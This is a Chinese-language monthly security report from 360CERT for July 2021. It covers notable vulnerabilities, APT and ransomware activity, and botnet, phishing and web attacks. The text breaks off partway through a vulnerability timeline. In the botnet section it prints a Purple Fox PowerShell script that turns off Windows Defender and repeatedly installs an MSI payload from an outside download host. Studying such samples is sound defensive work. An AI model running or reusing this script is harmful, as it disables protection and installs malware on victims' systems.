总第4期

2021年7月

直击本月重点安全漏洞 回顾网络安全重大事件
掌握勒索病毒攻击态势 聚焦移动安全数据分析

网络安全月报

本期热点

Windows Print Spooler蠕虫级远程代码执行漏洞
疑似Kimsuky针对韩国军工行业的攻击
WildPressure 攻击 macOS 平台
Candiru雇佣间谍软件供应商成为焦点
“苦象”组织上半年针对我国的攻击活动分析
Google Play 恶意程序窃取 Facebook 用户的登录名和密码
假 Windows 11安装程序在计算机上分发恶意软件
日本政府称奥运门票数据泄露
外交部：中方再次强烈要求美国及其盟友停止针对中国的网络攻击
长达 16 年的安全漏洞影响了数百万台打印机

官网链接：https://cert.360.cn
联系我们：g-cert-report@360.cn

360CERT
COMPUTER EMERGENCY READINESS TEAM

前言

当前，随着数字时代进程逐渐加快，网络空间博弈上升到全新高度。潜在的漏洞风险持续存在，全球各类高级威胁层出不穷。洞悉国内外网络安全形势，了解网络安全重要漏洞是建设好自身安全能力的重要基石。在此背景下，360CERT推出《网络安全月报》，分析本月国内外安全漏洞、网络安全重大事件、恶意软件攻击态势、移动安全情况等。每个章节中都具备总结性文字、重点罗列、图表分析等展现形式，方便读者了解本月网络安全态势。

团队介绍

360CERT 是高级威胁研究分析中心的尖兵团队，团队致力于维护计算机网络空间安全，是 360 基于 "协同联动，主动发现，快速响应 " 的指导原则，对全球重要网络安全事件进行快速预警、应急响应的安全协调中心。针对全球重大安全漏洞第一时间启动安全响应流程，发布权威报告，帮助用户进行预防处理，保护用户和互联网安全。

目录

2021 DIRECTORY

网络安全月报

网络安全月度综述 1

综述 2
本月攻击态势 4

安全漏洞 9

漏洞图表 10
重点漏洞回顾 12
漏洞时间线 15
安全建议 20

安全事件 21

事件图表 22
APT事件 24
重点事件回顾 31
事件时间线 34
安全建议 37

恶意程序 40

勒索病毒态势分析 41
移动安全数据分析 48
样本分析检测 50
安全建议 52

网络安全月度综述

OVERVIEW

前言

本月度重点关注安全漏洞分析、网络安全重大事件、勒索病毒攻击态势、移动安全数据分析、样本分析等。

目录预览

综述

本月攻击态势

综述

summary

一、安全漏洞

2021年7月，360CERT共收录51个漏洞，其中严重12个，高危29个，中危9个,低危1个。主要包含UAF漏洞、代码执行漏洞、内存越界漏洞、特权提升漏洞、安全配置漏洞、拒绝服务漏洞等。涉及的厂商主要是Windows、Apple、Linux kernel、SonicWALL、Weblogic、FortiManager、Jira、YAPI、Kaseya等。

二、安全事件

本月收录安全事件216项，话题集中在数据泄露、恶意程序、网络攻击方面，涉及的组织有：Microsoft、Google、GitHub、LinkedIn、Dropbox、Dropbox、Cisco、Twitter等。涉及的行业主要包含IT服务业、制造业、政府机关及社会组织、金融业、交通运输业、医疗行业等。

三、恶意程序

勒索病毒传播至今，360反勒索服务已累计接收到上万勒索病毒感染求助。随着新型勒索病毒的快速蔓延，企业数据泄露风险不断上升，数百万甚至上亿赎金的勒索案件不断出现。勒索病毒给企业和个人带来的影响范围越来越广，危害性也越来越大。360安全大脑针对勒索病毒进行了全方位的监控与防御，为需要帮助的用户提供360反勒索服务。

2021年7月，全球新增的活跃勒索病毒家族有:BlackMatter、Grief、AvosLocker、nohope、GoodMorning、MiniWorld、FancyLeaks、LegionLocker、LockBit2.0等勒索软件。本月还发现Linux版本的HelloKitty正对VMWare ESXI服务器发起攻击。另外BlackMatter为DarkSide家族重名名而来；

Grief为DoppelPaymer重命名而来；AvosLocker可能和Avaddon是同一批人运营；LockBit2.0是双重勒索中本月最为活跃的一个家族。


通过隐私窃取拦截量TOP10来看，广东、上海、福建这三个省份移动端隐私窃取数量占据前列，基本上可以体现人口越集中、经济越发达、移动设备使用数量越多的省份，软件恶意行为更加猖獗、恶意软件存活比例越大。

本月攻击态势


Attack situation analysis

一、僵尸网络攻击

7月份僵尸网络总体攻击趋势较为平稳，未见大范围浮动。



大部分僵尸网络没有进行较大规模的更新，只有少数僵尸网络尝试将新的漏洞利用代码加入僵尸程序中。2021年6月30日，有安全研究人员披露了一个Windows打印机远程代码执行漏洞“PrintNightmare”，普通域用户可以利用该漏洞攻击域控服务器，从而控制整个域网络，此外还能利用该漏洞实现权限提升。就在该漏洞被披露3天后，“紫狐”僵尸网络就利用“PrintNightmare”漏洞发起攻击，攻击流程如下所示。




一旦成功入侵机器，“紫狐”僵尸网络就会在目标机器中植入僵尸程序和挖矿程序。经过后续研判发现，“紫狐”僵尸网络所利用的漏洞更可能是“PrintNightmare”漏洞的本地提权版本，“紫狐”在通过浏览器漏洞攻击机器后，利用“PrintNightmare”漏洞提升到SYSTEM权限。下图展示了“紫狐”僵尸网络利用“PrintNightmare”漏洞提权后执行的恶意代码。


```
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))
{
Set-MpPreference -DisableRealtimeMonitoring $true
Add-MpPreference -ExclusionPath "$env:windir"
$Regkeypath = "HKCU:\Software\7-Zip"
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class PF88dNcdsDDqe7Zf
{
[DllImport("msi.dll", CharSet=CharSet.Auto)]
public static extern int MsiInstallProduct(string packagePath, string commandLine);
[DllImport("msi.dll")]
public static extern int MsiSetInternalUI(int dwUILevel, IntPtr phWnd);
}
"@
do
{
$msipathB = 'http://6kf.me/dl.php?id=5';
$msipathA = 'http://6kf.me/dl.php?id=5';
$msipathALL = @("$msipathB","$msipathA")
$NdSUIwuuWnpYHzFu = get-random $msipathALL;
[PF88dNcdsDDqe7Zf]::MsiSetInternalUI(2,0);
[PF88dNcdsDDqe7Zf]::MsiInstallProduct("$NdSUIwuuWnpYHzFu","")
Start-Sleep 60
}
until (Get-ItemProperty -Path $Regkeypath -name StayOnTop)
}
```

二、钓鱼邮件攻击

本月钓鱼邮件攻击趋势相比较6月份有所增长，原因在于本月银行木马攻击相比6月份要活跃得多。本月新出现一个以“Quotation+日期”、“certificate+日期”等方式命名的宏文档作为钓鱼文档的银行木马家族，当用户启用宏之后，该家族的钓鱼文档会在ProgramData目录下释放hta文件，执行该hta文件下载后续的攻击代码。下两图分别展示了本月的钓鱼文件攻击趋势和本月银行木马攻击趋势。




7月份钓鱼邮件攻击趋势



7月份银行木马攻击趋势


在钓鱼方式分布上，伪装成文档、图片的可执行文件依然是攻击者最喜爱的钓鱼方式，其次是Office宏文档，也有少量攻击者青睐Office漏洞利用。




7月份钓鱼攻击方式分布

三、针对Web应用和数据库的攻击

与6月份相似，7月份针对Web应用和数据库发起攻击的黑客团伙还是将目光集中在用友OA平台。本月网络中遭到攻击的用友OA平台超过1000个，无论是攻击团伙的数量还是受害者数量上都远超其他类型的攻击。此外，JBoss和Weblogic也是黑客团伙的重点攻击目标。下图展示了7月份针对Web应用和数据库的各类攻击趋势。



在针对Web应用和数据库的所有攻击团伙中，一个名为“Yonyoubfsvc”的攻击团伙最为活跃。该团伙在7月13日、7月23日、7月31日三次利用用友NC远程代码执行漏洞对网络中的用友OA平台发起攻击，在受害机器中植入挖矿木马、远控木马等。平均每次攻击中约有700个搭载用友OA的服务器被入侵。下图展示了“Yonyoubfsvc”攻击团伙本月的攻击趋势。



安全漏洞

VULNERABILITIES

前言

2021年7月，360CERT共收录51个漏洞，其中严重12个，高危29个，中危9个,低危1个。主要包含UAF漏洞、代码执行漏洞、内存越界漏洞、特权提升漏洞、安全配置漏洞、拒绝服务漏洞等。涉及的厂商主要是Windows 、 Apple 、 Linux kernel 、SonicWALL、Weblogic 、FortiManager、Jira、YAPI、Kaseya等。

目录预览

漏洞图表


重点漏洞回顾

漏洞时间线


安全建议

漏洞图表


Charts Of Vulnerabilities



漏洞等级占比情况



漏洞影响范围占比情况



漏洞类型数量情况

Windows Print Spooler
Jira
FortiManager
Windows
SonicWall
Kaseya VSA
Apple
Weblogic
YAPI
Linux kernel

热门组件列表

重点漏洞回顾

Review Of Vulnerabilities

Windows Print Spooler蠕虫级远程代码执行漏洞 评分：10

2021年6月29日，360CERT监测发现安全研究人员在GitHub上公开了Windows Print Spooler 蠕虫级远程代码执行0day漏洞的EXP，漏洞编号为CVE-2021-34527,漏洞等级：严重，漏洞评分：10.0。Windows Print Spooler是Windows的打印机后台处理程序，广泛的应用于各种内网中，攻击者可以通过该漏洞绕过PfcAddPrinterDriver的安全验证，并在打印服务器中安装恶意的驱动程序。利用该漏洞，攻击者可以使用一个低权限用户（包括匿名共享guest账户），对本地网络中的电脑发起攻击，控制存在漏洞的电脑。尤其在企业内部，在域环境中，普通域用户可以通过该服务攻击域控服务器，从而控制整个网络。该漏洞广泛的存在于各Windows版本中，利用复杂度低，所以该漏洞的利用价值极高。目前最新EXP已扩散，经过360CERT验证，该EXP可以绕过微软六月针对CVE-2021-1675漏洞的最新修补程序。同时，mimikatz已经将该POC武器化，并对外发布。

Jira远程代码执行漏洞 评分：9.8

2021年07月23日，360CERT监测发现Atlassian官方发布了Jira远程代码执行的风险通告，漏洞编号为CVE-2020-36239，漏洞等级：严重，漏洞评分：9.8。Jira Software是一款强大的工作管理工具，可用于需求和测试用例管理到敏捷软件开发。该漏洞影响Jira Data Center和Jira Service Management Data Center，其中Jira Data Center包括Jira Software Data Center和Jira Core Data Center。以上产品的开源组件Ehcache的RMI服务缺少认证，并且默认情况下暴露在40001端口，远程攻击者可以在不需要任何身份验证的情况下连接到该端口，并在JIRA中通过反序列化任意对象造成代码执行。

FortiManager & FortiAnalyzer远程代码执行漏洞 评分：7.5

2021年07月20日，360CERT监测发现FortiNet官方发布了FortiManager & FortiAnalyzer UAF远程代码执行的风险通告，漏洞编号为CVE-2021-32589，漏洞等级：高危，漏洞评分：7.5。FortiManager和FortiAnalyzer可以实现集中管理，完成

命令控制、网络流量和攻击的报表和分析等功能。FortiManager和FortiAnalyzer的fgfmsd守护进程中存在UAF（Use-After-Free）漏洞，远程的、未经身份验证的攻击者通过向目标设备的fgfm端口发送专门设计的请求，能够以root用户的身份执行未经授权的代码。

Windows特权提升漏洞 评分：7.8

360CERT监测发现微软发布了Windows特权提升漏洞的风险通告，漏洞编号为CVE-2021-36934，漏洞等级：严重，漏洞评分：7.8。目前官方没有针对该漏洞的补丁，成功利用此漏洞的攻击者可以将普通用户权限提升至SYSTEM权限，并在目标机器上执行任意代码。对于攻击者的利用价值高。

该漏洞需要开启系统保护，并设置系统还原点才可利用，同时据官方描述该漏洞影响Windows 10 1809及之后的版本，具有一定的版本限制。但由于目前官方没有针对该漏洞的补丁，且在公网上存在已公开的漏洞利用程序，该漏洞的可利用性仍然极高。

SonicWall SRA/SMA产品SQL注入漏洞 评分：9.8

2021年07月14日，360CERT监测发现SonicWall发布了SRA/SMA产品SQL注入漏洞的风险通告，漏洞编号为SNWLID-2021-0017，漏洞等级：严重，漏洞评分：9.8。SPA/SMA 产品是用于远程接入内网核心网络的安全产品，其存在SQL注入漏洞则将导致攻击者能够窃取内部敏感账户信息，以及控制 SPA/SMA 服务器进而影响内部网络安全性。

Kaseya VSA远程代码执行漏洞 评分：9.8

2021年07月06日，360CERT监测发现Kaseya发布了VSA管理软件的风险通告，漏洞编号为CVE-2021-30116，漏洞等级：严重，漏洞评分：9.8。Kaseya VSA是一款企业用于集中管理IT的软件，分为管理端和用户端，管理端可以批量的控制用户端设备，例如在用户端设备上执行命令、执行脚本、开启/关闭电源等。根据其官方通告以及监测到的REvil利用VSA漏洞的勒索事件，VSA软件中存在多个严重漏洞。攻击者可以利用这些漏洞绕过身份验证直接控制VSA管理端，并可通过管理端进一步控制其下属设备。

Apple任意代码执行漏洞 评分：8.5

2021年07月27日，360CERT监测发现Apple发布了macOS、iOS、iPadOS远程代码执行漏洞的风险通告，漏洞编号为CVE-2021-30807，漏洞等级：高危，漏洞评分：8.5。macOS、iOS、iPadOS是Apple公司的操作系统，在全球拥有庞大的用户基数。这些操作系统中的IOMobileFrameBuffer内核拓展中存在一处任意代码执行漏洞。攻击者可以通过诱使用户打开特制的应用程序，即可以内核权限（最高权限）在用户设备上执行任意代码。

Weblogic二次序列化漏洞 评分：9.8

2021年07月21日，360CERT监测发现Oracle官方发布了2021年7月份的安全更新，其中包含一个Weblogic二次反序列化漏洞，漏洞编号CVE-2021-2394，漏洞等级：严重，漏洞评分：9.8。漏洞允许未经身份验证的攻击者通过IIOP或T3协议发送构造好的恶意请求，从而在Oracle WebLogic Server执行代码或窃取关键数据。

YAPI认证用户利用Mock功能远程代码执行漏洞 评分：9.8

2021年07月08日，360CERT监测发现 YAPI 存在攻击事件，事件等级：严重，事件评分：9.8。YAPI 是高效、易用、功能强大的 API管理平台。但因为大量的用户使用YAPI的默认配置并允许从外部网络访问 YAPI服务，导致攻击者注册用户后，可通过Mock功能远程执行任意代码。目前已经有用户在Github 发布遭受攻击的相关信息。

Linux kernel本地提权漏洞 评分：7

2021年07月22日，360CERT监测发现RedHat官方发布了Linux kernel本地提权漏洞的风险通告，漏洞编号为CVE-2021-33909，漏洞等级：高危，漏洞评分：7.0。在Linux kernel文件系统层的seq_file.c文件中，由于没有正确地限制seq缓冲区的分配，未验证size_t-to-int的转换，导致整数溢出、越界写。无特权的本地攻击者可以通过创建、挂载和删除总路径长度超过1GB的深层目录结构来利用这个漏洞，该漏洞能够使无特权用户升级到root用户。

漏洞时间线

Timeline Of Vulnerabilities

2021-07-02

CVE-2021-35042 高危
Django SQL注入漏洞

2021-07-06

CVE-2021-28809 中危
Hybrid Backup Sync 验证绕过漏洞

2021-07-08

CVE-2021-27399 高危
Simcenter Femap 代码执行漏洞

CVE-2021-27387 高危
